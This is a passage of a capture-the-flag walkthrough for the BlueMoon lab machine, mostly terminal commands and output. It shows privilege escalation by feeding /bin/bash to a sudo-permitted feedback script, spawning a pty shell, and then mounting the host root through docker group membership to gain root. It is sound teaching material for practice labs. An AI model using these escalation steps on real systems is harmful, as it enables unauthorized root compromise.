
```
┌──(root㉿kali)-[/home/kali]
└─# ssh robin@192.168.37.217
robin@192.168.37.217's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
```

Step 15:- Now as we are in the target system let's try to get the first flag.
Command:- ls -al
cat user1.txt



```
robin@BlueMoon:~$ ls -all
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw——————— 1 robin robin  133 Dec 23 11:39 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```


Step 16:- Now lets use sudo -l command to list what their user can run as sudo which having file feedback.sh which was run by another user jerry.
Command:- sudo -l



```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ 
```

Step 17:- Here we can see the feedback.sh file is in the project directory lets try to access it.

Command:- cd project
ls
cat feedback.sh




```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$ 
```

Step 18:- Now lets execute it as a user jerry, give the name as jerry and feedback as


/bin/bash and after surfing through the files we got the user2.txt file and we got our

second flag.

Command:- sudo -u jerry /home/robin/project/feedback.sh




```
robin@BlueMoon:~/project$ sudo -u jerry /home/robin/project/feedback.sh
```




```
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

ls
feedback.sh
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
pwd
/home/robin/project
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

      ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find

                                    - Root

█
```

Step 19:- let’s try to get into interactive shell, still we are not a root user. Command:- python -c ‘import pty; pty.spawn (“/bin/bash”)’



```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$ █
```

Step 20:- Docker group is assigned to user jerry, let us view the docker images. Command:- docker run -v /:/mnt –rm -it alpine chroot /mnt sh



```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh

# #
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /home
# ls
jerry  robin  userftp
# cd /root
# ls -al
total 24
drwx------  3 root root 4096 Apr  4  2021 .
drwxr-xr-x 18 root root 4096 Mar  7  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Mar  7  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  240 Apr  4  2021 root.txt
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

# 
```